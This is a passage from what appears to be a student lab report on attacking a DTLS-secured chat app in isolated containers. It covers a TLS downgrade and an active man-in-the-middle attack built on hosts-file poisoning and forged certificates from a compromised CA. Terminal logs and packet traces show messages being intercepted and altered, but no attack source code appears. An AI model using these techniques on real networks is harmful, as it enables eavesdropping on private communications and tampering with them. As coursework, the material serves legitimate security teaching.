


Fig. 36. PCAP Trace for Alice




No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	172.31.0.4	172.31.0.3	UDP	52	57365 → 12345 Len=10
2	0.000262	172.31.0.3	172.31.0.4	UDP	55	12345 → 57365 Len=13
3	3.269406	172.31.0.4	172.31.0.3	UDP	44	57365 → 12345 Len=2
4	5.154051	Xensourc_d2:a2:f0	Xensourc_3d:17:94	ARP	42	Who has 172.31.0.4? Tell 172.31.0.3
5	5.154509	Xensourc_3d:17:94	Xensourc_d2:a2:f0	ARP	42	Who has 172.31.0.3? Tell 172.31.0.4
6	5.154553	Xensourc_d2:a2:f0	Xensourc_3d:17:94	ARP	42	172.31.0.3 is at 00:16:3e:d2:a2:f0
7	5.154558	Xensourc_3d:17:94	Xensourc_d2:a2:f0	ARP	42	172.31.0.4 is at 00:16:3e:3d:17:94
8	8.228546	172.31.0.3	172.31.0.4	UDP	45	12345 → 57365 Len=3
9	16.050605	172.31.0.4	172.31.0.3	UDP	54	57365 → 12345 Len=12
10	19.957786	172.31.0.3	172.31.0.4	UDP	51	12345 → 57365 Len=9

```
▸ Frame 9: 54 bytes on wire (432 bits), 54 bytes captured (432 bits)
▸ Ethernet II, Src: Xensourc_3d:17:94 (00:16:3e:3d:17:94), Dst: Xensourc_d2:a2:f0 (00:16:3e:d2:a2:f0)
▸ Internet Protocol Version 4, Src: 172.31.0.4, Dst: 172.31.0.3
▸ User Datagram Protocol, Src Port: 57365, Dst Port: 12345
▸ Data (12 bytes)
```

```
0000  00 16 3e d2 a2 f0 00 16  3e 3d 17 94 08 00 45 00   ··>····· >=····E·
0010  00 28 be 52 40 00 40 11  24 2d ac 1f 00 04 ac 1f   ·(·R@·@· $-······
0020  00 03 e0 15 30 39 00 14  58 6b 48 6f 77 20 61 72   ····09·· XkHow ar
0030  65 20 79 6f 75 3f                                 e you?
```

Fig. 37. PCAP Trace for Bob



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	172.31.0.2	172.31.0.4	UDP	52	46479 → 12345 Len=10
2	0.000204	172.31.0.4	172.31.0.3	UDP	52	57365 → 12345 Len=10
3	0.000494	172.31.0.3	172.31.0.4	UDP	55	12345 → 57365 Len=13
4	0.000531	172.31.0.4	172.31.0.2	UDP	55	12345 → 46479 Len=13
5	1.030203	172.31.0.2	172.31.0.4	UDP	56	46479 → 12345 Len=14
6	1.030370	172.31.0.4	172.31.0.2	UDP	70	12345 → 46479 Len=28
7	3.269437	172.31.0.2	172.31.0.4	UDP	44	46479 → 12345 Len=2
8	3.269612	172.31.0.4	172.31.0.3	UDP	44	57365 → 12345 Len=2
9	5.154221	Xensourc_3d:17:94	Xensourc_ae:c3:fd	ARP	42	Who has 172.31.0.2? Tell 172.31.0.4
10	5.154309	Xensourc_3d:17:94	Xensourc_d2:a2:f0	ARP	42	Who has 172.31.0.3? Tell 172.31.0.4
11	5.154493	Xensourc_ae:c3:fd	Xensourc_3d:17:94	ARP	42	Who has 172.31.0.4? Tell 172.31.0.2
12	5.154514	Xensourc_3d:17:94	Xensourc_ae:c3:fd	ARP	42	172.31.0.4 is at 00:16:3e:3d:17:94
13	5.154733	Xensourc_d2:a2:f0	Xensourc_3d:17:94	ARP	42	Who has 172.31.0.4? Tell 172.31.0.3
14	5.154771	Xensourc_3d:17:94	Xensourc_d2:a2:f0	ARP	42	172.31.0.4 is at 00:16:3e:3d:17:94
15	5.154784	Xensourc_ae:c3:fd	Xensourc_3d:17:94	ARP	42	172.31.0.2 is at 00:16:3e:ae:c3:fd
16	5.154787	Xensourc_d2:a2:f0	Xensourc_3d:17:94	ARP	42	172.31.0.3 is at 00:16:3e:d2:a2:f0
17	8.228796	172.31.0.3	172.31.0.4	UDP	45	12345 → 57365 Len=3
18	8.228895	172.31.0.4	172.31.0.2	UDP	45	12345 → 46479 Len=3
19	16.050665	172.31.0.2	172.31.0.4	UDP	54	46479 → 12345 Len=12
20	16.050823	172.31.0.4	172.31.0.3	UDP	54	57365 → 12345 Len=12
21	19.958036	172.31.0.3	172.31.0.4	UDP	51	12345 → 57365 Len=9
22	19.958413	172.31.0.4	172.31.0.2	UDP	51	12345 → 46479 Len=9

```
▸ Frame 6: 70 bytes on wire (560 bits), 70 bytes captured (560 bits)
▸ Ethernet II, Src: Xensourc_3d:17:94 (00:16:3e:3d:17:94), Dst: Xensourc_ae:c3:fd (00:16:3e:ae:c3:fd)
▸ Internet Protocol Version 4, Src: 172.31.0.4, Dst: 172.31.0.2
▸ User Datagram Protocol, Src Port: 12345, Dst Port: 46479
▾ Data (28 bytes)
    Data: 636861745f53544152545f53534c5f4e4f545f535550504f52544544
    [Length: 28]
```

```
0000  00 16 3e ae c3 fd 00 16  3e 3d 17 94 08 00 45 00   ··>····· >=····E·
0010  00 38 e2 1e 40 00 40 11  00 52 ac 1f 00 04 ac 1f   ·8··@·@· ·R······
0020  00 02 30 39 b5 8f 00 24  58 7a 63 68 61 74 5f 53   ··09···$ Xzchat_S
0030  54 41 52 54 5f 53 53 4c  5f 4e 4f 54 5f 53 55 50   TART_SSL _NOT_SUP
0040  50 4f 52 54 45 44                                 PORTED
```

Fig. 38. PCAP Trace for Trudy

The above wireshark snaps correspond to the PCAPs obtained at the Client, Server and Trudy's side, when running Task-3 for the mentioned scenario.

TASK-4: Active MITM attack for tampering chat messages and dropping DTLS handshake messages

Active MITM attack by Trudy to tamper the chat communication between Alice and Bob. For this task also, you can assume that Trudy poisoned the /etc/hosts file of Alice (Bob) and replaced the IP address of Bob (Alice) with that of her.

a) Also assume that Trudy hacks into the server of the intermediate CA and issues fake/shadow certificates for Alice and Bob. Save these fake certificates as fakealice.crt and fakebob.crt, save their CSRs and key-pairs in .pem files and verify that they are indeed valid using openssl!

b) Rather than launching the START_SSL downgrade attack, in this attack Trudy sends the fake certificate of Bob when Alice sends a client_hello message and vice versa. This certificate is indeed signed by the trusted intermediate CA, so its verification succeeds at Alice. So, two DTLS 1.2 pipes are set up: one between Alice and Trudy; the other between Trudy and Bob. Trudy is now like a malicious intercepting proxy who can decrypt messages from Alice to Bob (and from Bob to Alice) and re-encrypt them as-it-is or by altering message contents as she desires! Show that it is indeed the case by capturing Pcaps at Trudy/Alice/Bob LXDs.

c) Modify the secure_chat_interceptor program to launch this active MITM attack from Trudy-LXD, name it as secure_chat_active_interceptor
To start the MITM attack, start the secure chat interceptor program using the following command from inside the Trudy LXD.
`./secure_chat_active_interceptor -m alice1 bob1`

NOTE: In this task, we assume that Trudy hacks the server of IntermediateCA and issues shadowed certificates as fake Client and Server to Trudy. This helps Trudy to bypass the DTLS Handshake successfully and also overhear/tamper messages in the encrypted channels.

Brief description of Task-4:

1. **Setup:** Alice (Client), Bob (Server), Trudy (Active MITM).

2. **DNS poisoning:** DNS poisoning script is run to change the IP mapping for Alice and Bob in the DNS resolver (At Alice: Bob's IP changes to Trudy's IP, At Bob: Alice's IP changes to Trudy's IP).

3. **Active MITM:** After the DNS poisoning by Trudy, like in Task-3, Trudy would be able to eavesdrop into their conversation, but also actively tamper the messages exchanged. Trudy becomes like an intercepting Proxy, which can intercept and modify the chat messages, as she desires.

   After the DTLSv1.2 handshake is successful, Alice and Bob exchange the chat messages. When Alice sends a message, due to the DNS poisoning, the message is

intercepted by Trudy. Trudy may/may not tamper/modify the message and send it to Bob. She carries out the same process when Bob sends a message to Alice.

So, Trudy has to maintain 2 DTLSv1.2 connections to be able to successfully carry out the MITM attack and act as a client or server.

The typical flow of the messages is shown below:




Fig. 39. Trudy being an Active MITM to intercept and tamper the chat app messages between Alice and Bob

```
root@alice1:~# ./a.out -c bob1
Usage: secure_chat_app [-c] [-s server_name]
Connected with IP address: 172.31.0.4
Received Message from Server: chat_ok_reply
Received Message from Server: chat_START_SSL_ACK
....DTLS v1.2 Handshake Successful....
================================================
Send Message: Hi
Waiting for Server Message...
Received Message: What are you doing?
Send Message: chat_close

***Alert***
Closing Client ....
root@alice1:~#
```

Fig. 40. Client (P1)

```
root@bob1:~# ./a.out -s
.................. Server started .................
Received Message: chat_hello
Received Message: chat_START_SSL
Waiting for Client Message...
Received Message: Hello
Send Message: How are you?
Waiting for Client Message...

***Alert***
Connection closed due to inactive conncetion
```

Fig. 41. Server (P2)

```
root@trudy1:~/Task4# ./a.out -m alice1 bob1
Connected with IP address: 172.31.0.3
Received Message Server: chat_ok_reply
Received Message from server: chat_START_SSL_ACK
....DTLS v1.2 Handshake Successful....
Received from Client: chat_hello
================================================
Received Message: chat_START_SSL
Waiting for Client(Alice) Message...
Message from Alice:
Hi
Send Message to Bob: Hello
Waiting for Server(Bob) Message...
Message from Server(Bob):
How are you?
Send Message to Alice: What are you doing?
Waiting for Client(Alice) Message...
***Alert***
Connection closed due to inactive conncetion
```


Fig. 42. Trudy (Active MITM)

In the above snaps, unlike Task-3, Trudy doesn't perform a downgrade attack, instead she is an Active MITM who uses the fake certificates issued to herself by hacking into the CA's server for establishing 2 DTLS connections successfully. This ensures that Trudy can act as a client as well as a server based on who the sender/receiver is.

The server is in always ON mode, and Trudy is waiting for the clients to connect to the server (and to her). After the DTLS handshake is successful on both the sides i.e. from client to Trudy and Trudy to server, Trudy works like an intercepting proxy with the additional capability of modifying/tampering chat messages as she desires while she goes unnoticed. This way, though the channels between Alice and Bob were secure, an active MITM is possible if the CA is compromised.

Now, when Alice sends a message to Bob, it first goes to Trudy. Trudy can tamper the messages if she desires and send them to Bob. Similarly Bob's messages are again intercepted by her and sent to Alice. So, Alice, Trudy and Bob form a secure channel between themselves.

Wireshark Traces:



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	172.31.0.2	172.31.0.4	UDP	52	38273 → 12345 Len=10
2	0.000224	172.31.0.4	172.31.0.2	UDP	55	12345 → 38273 Len=13
3	0.000294	172.31.0.2	172.31.0.4	UDP	56	38273 → 12345 Len=14
4	0.000354	172.31.0.4	172.31.0.2	UDP	60	12345 → 38273 Len=18
5	0.000660	172.31.0.2	172.31.0.4	DTLSv1…	215	Client Hello
6	0.000719	172.31.0.4	172.31.0.2	DTLSv1…	76	Hello Verify Request
7	0.000810	172.31.0.2	172.31.0.4	DTLSv1…	221	Client Hello
8	0.001031	172.31.0.4	172.31.0.2	DTLSv1…	270	Server Hello, Certificate (Fragment)
9	0.001043	172.31.0.4	172.31.0.2	DTLSv1…	270	Certificate (Fragment)
10	0.001051	172.31.0.4	172.31.0.2	DTLSv1…	270	Certificate (Fragment)
11	0.001059	172.31.0.4	172.31.0.2	DTLSv1…	270	Certificate (Fragment)
12	0.001067	172.31.0.4	172.31.0.2	DTLSv1…	270	Certificate (Fragment)
13	0.001283	172.31.0.4	172.31.0.2	DTLSv1…	258	Certificate (Reassembled), Server Key
14	0.002494	172.31.0.2	172.31.0.4	DTLSv1…	175	Client Key Exchange, Change Cipher Sp
15	0.002771	172.31.0.4	172.31.0.2	DTLSv1…	247	New Session Ticket, Change Cipher Spe
16	0.002783	172.31.0.4	172.31.0.2	DTLSv1…	103	Encrypted Handshake Message
17	4.198663	172.31.0.2	172.31.0.4	DTLSv1…	81	Application Data
18	5.021414	Xensourc_ae:c3:fd	Xensourc_3d:17:94	ARP	42	Who has 172.31.0.4? Tell 172.31.0.2
19	5.021616	Xensourc_3d:17:94	Xensourc_ae:c3:fd	ARP	42	Who has 172.31.0.2? Tell 172.31.0.4
20	5.021641	Xensourc_ae:c3:fd	Xensourc_3d:17:94	ARP	42	172.31.0.2 is at 00:16:3e:ae:c3:fd
21	5.021659	Xensourc_3d:17:94	Xensourc_ae:c3:fd	ARP	42	172.31.0.4 is at 00:16:3e:3d:17:94
22	23.584349	172.31.0.4	172.31.0.2	DTLSv1…	98	Application Data
23	31.156739	172.31.0.2	172.31.0.4	DTLSv1…	81	Encrypted Alert
24	31.158463	172.31.0.4	172.31.0.2	DTLSv1…	81	Encrypted Alert

```
▸ Frame 1: 52 bytes on wire (416 bits), 52 bytes captured (416 bits)
▸ Ethernet II, Src: Xensourc_ae:c3:fd (00:16:3e:ae:c3:fd), Dst: Xensourc_3d:17:94 (00:16:3e:3d:17:94)
▸ Internet Protocol Version 4, Src: 172.31.0.2, Dst: 172.31.0.4
▸ User Datagram Protocol, Src Port: 38273, Dst Port: 12345
▸ Data (10 bytes)
```

Fig. 43. PCAP Trace for Alice

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	172.31.0.4	172.31.0.3	UDP	52	53340 → 12345 Len=10
2	0.000244	172.31.0.3	172.31.0.4	UDP	55	12345 → 53340 Len=13
3	0.000317	172.31.0.4	172.31.0.3	UDP	56	53340 → 12345 Len=14
4	0.000362	172.31.0.3	172.31.0.4	UDP	60	12345 → 53340 Len=18
5	0.000688	172.31.0.4	172.31.0.3	DTLSv1…	215	Client Hello
6	0.000741	172.31.0.3	172.31.0.4	DTLSv1…	76	Hello Verify Request
7	0.000824	172.31.0.4	172.31.0.3	DTLSv1…	221	Client Hello
8	0.001165	172.31.0.3	172.31.0.4	DTLSv1…	270	Server Hello, Certificate (Fragment)
9	0.001181	172.31.0.3	172.31.0.4	DTLSv1…	270	Certificate (Fragment)
10	0.001190	172.31.0.3	172.31.0.4	DTLSv1…	270	Certificate (Fragment)
11	0.001201	172.31.0.3	172.31.0.4	DTLSv1…	270	Certificate (Fragment)
12	0.001214	172.31.0.3	172.31.0.4	DTLSv1…	270	Certificate (Fragment)
13	0.001603	172.31.0.3	172.31.0.4	DTLSv1…	256	Certificate (Reassembled), Server Key
14	0.002653	172.31.0.4	172.31.0.3	DTLSv1…	175	Client Key Exchange, Change Cipher Sp
15	0.002913	172.31.0.3	172.31.0.4	DTLSv1…	247	New Session Ticket, Change Cipher Spe
16	0.002926	172.31.0.3	172.31.0.4	DTLSv1…	103	Encrypted Handshake Message
17	5.155432	Xensourc_d2:a2:f0	Xensourc_3d:17:94	ARP	42	Who has 172.31.0.4? Tell 172.31.0.3
18	5.155720	Xensourc_3d:17:94	Xensourc_d2:a2:f0	ARP	42	Who has 172.31.0.3? Tell 172.31.0.4
19	5.155751	Xensourc_d2:a2:f0	Xensourc_3d:17:94	ARP	42	172.31.0.3 is at 00:16:3e:d2:a2:f0
20	5.155755	Xensourc_3d:17:94	Xensourc_d2:a2:f0	ARP	42	172.31.0.4 is at 00:16:3e:3d:17:94
21	11.141896	172.31.0.4	172.31.0.3	DTLSv1…	84	Application Data
22	20.529488	172.31.0.3	172.31.0.4	DTLSv1…	91	Application Data
23	33.596942	172.31.0.4	172.31.0.3	DTLSv1…	81	Encrypted Alert
24	33.597153	172.31.0.3	172.31.0.4	DTLSv1…	81	Encrypted Alert

```
▸ Frame 1: 52 bytes on wire (416 bits), 52 bytes captured (416 bits)
▸ Ethernet II, Src: Xensourc_3d:17:94 (00:16:3e:3d:17:94), Dst: Xensourc_d2:a2:f0 (00:16:3e:d2:a2:f0)
▸ Internet Protocol Version 4, Src: 172.31.0.4, Dst: 172.31.0.3
▸ User Datagram Protocol, Src Port: 53340, Dst Port: 12345
▸ Data (10 bytes)
```

Fig. 44. PCAP Trace for Bob

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	172.31.0.4	172.31.0.3	UDP	52	53340 → 12345 Len=10
2	0.000318	172.31.0.3	172.31.0.4	UDP	55	12345 → 53340 Len=13
3	0.000378	172.31.0.4	172.31.0.3	UDP	56	53340 → 12345 Len=14
4	0.000430	172.31.0.3	172.31.0.4	UDP	60	12345 → 53340 Len=18
5	0.000746	172.31.0.4	172.31.0.3	DTLSv1…	215	Client Hello
6	0.000811	172.31.0.3	172.31.0.4	DTLSv1…	76	Hello Verify Request
7	0.000884	172.31.0.4	172.31.0.3	DTLSv1…	221	Client Hello
8	0.001235	172.31.0.3	172.31.0.4	DTLSv1…	270	Server Hello, Certificate (Fragment)
9	0.001248	172.31.0.3	172.31.0.4	DTLSv1…	270	Certificate (Fragment)
10	0.001256	172.31.0.3	172.31.0.4	DTLSv1…	270	Certificate (Fragment)
11	0.001267	172.31.0.3	172.31.0.4	DTLSv1…	270	Certificate (Fragment)
12	0.001281	172.31.0.3	172.31.0.4	DTLSv1…	270	Certificate (Fragment)
13	0.001671	172.31.0.3	172.31.0.4	DTLSv1…	256	Certificate (Reassembled), Server Key
14	0.002711	172.31.0.4	172.31.0.3	DTLSv1…	175	Client Key Exchange, Change Cipher Sp
15	0.002982	172.31.0.3	172.31.0.4	DTLSv1…	247	New Session Ticket, Change Cipher Spe
16	0.002992	172.31.0.3	172.31.0.4	DTLSv1…	103	Encrypted Handshake Message
17	2.438150	172.31.0.2	172.31.0.4	UDP	52	38273 → 12345 Len=10
18	2.438337	172.31.0.4	172.31.0.2	UDP	55	12345 → 38273 Len=13
19	2.438430	172.31.0.2	172.31.0.4	UDP	56	38273 → 12345 Len=14
20	2.438483	172.31.0.4	172.31.0.2	UDP	60	12345 → 38273 Len=18
21	2.438801	172.31.0.2	172.31.0.4	DTLSv1…	215	Client Hello
22	2.438847	172.31.0.4	172.31.0.2	DTLSv1…	76	Hello Verify Request
23	2.438947	172.31.0.2	172.31.0.4	DTLSv1…	221	Client Hello
24	2.439159	172.31.0.4	172.31.0.2	DTLSv1…	270	Server Hello, Certificate (Fragment)
25	2.439174	172.31.0.4	172.31.0.2	DTLSv1…	270	Certificate (Fragment)
26	2.439181	172.31.0.4	172.31.0.2	DTLSv1…	270	Certificate (Fragment)
27	2.439189	172.31.0.4	172.31.0.2	DTLSv1…	270	Certificate (Fragment)
28	2.439197	172.31.0.4	172.31.0.2	DTLSv1…	270	Certificate (Fragment)
29	2.439412	172.31.0.4	172.31.0.2	DTLSv1…	258	Certificate (Reassembled), Server Key
30	2.440636	172.31.0.2	172.31.0.4	DTLSv1…	175	Client Key Exchange, Change Cipher Sp
31	2.440899	172.31.0.4	172.31.0.2	DTLSv1…	247	New Session Ticket, Change Cipher Spe
32	2.440914	172.31.0.4	172.31.0.2	DTLSv1…	103	Encrypted Handshake Message
33	5.155553	Xensourc_3d:17:94	Xensourc_d2:a2:f0	ARP	42	Who has 172.31.0.3? Tell 172.31.0.4
34	5.155781	Xensourc_d2:a2:f0	Xensourc_3d:17:94	ARP	42	Who has 172.31.0.4? Tell 172.31.0.3
35	5.155805	Xensourc_3d:17:94	Xensourc_d2:a2:f0	ARP	42	172.31.0.4 is at 00:16:3e:3d:17:94
36	5.155822	Xensourc_d2:a2:f0	Xensourc_3d:17:94	ARP	42	172.31.0.3 is at 00:16:3e:d2:a2:f0
37	6.636820	172.31.0.2	172.31.0.4	DTLSv1…	81	Application Data

```
▸ Frame 1: 52 bytes on wire (416 bits), 52 bytes captured (416 bits)
▸ Ethernet II, Src: Xensourc_3d:17:94 (00:16:3e:3d:17:94), Dst: Xensourc_d2:a2:f0 (00:16:3e:d2:a2:f0)
▸ Internet Protocol Version 4, Src: 172.31.0.4, Dst: 172.31.0.3
▸ User Datagram Protocol, Src Port: 53340, Dst Port: 12345
▸ Data (10 bytes)
```

Fig. 45. PCAP Trace for Trudy

The above wireshark traces show the PCAP captures made during the running of Task-4 between Alice, Bob and Trudy as per the given active MITM scenario.

Q. Since the underlying transport protocol is UDP, DTLS handshake messages between Alice and Bob may get lost sometime. Does your secure application have to implement any reliable data transfer mechanism for exchanging DTLS handshake messages in a reliable manner? Explain by obtaining a Pcap trace (screenshot of wireshark) in the presence of packet loss for DTLS messages using tc command on the links.

Ans: Yes, our secure chat application is attempted to be made reliable from a client's perspective i.e. it assumes that there is no loss injected/inflected on the server's links/interfaces and hence all messages chat/control are received aptly by the client. In our case, we consider that the application control messages sent over UDP by the client can get lost and it has to be re-transmitted using timers/retries to make it a reliable/orderly flow of communication from both sides.

Please find the PCAP and Terminal screenshots below (taken in presence of packet loss) :

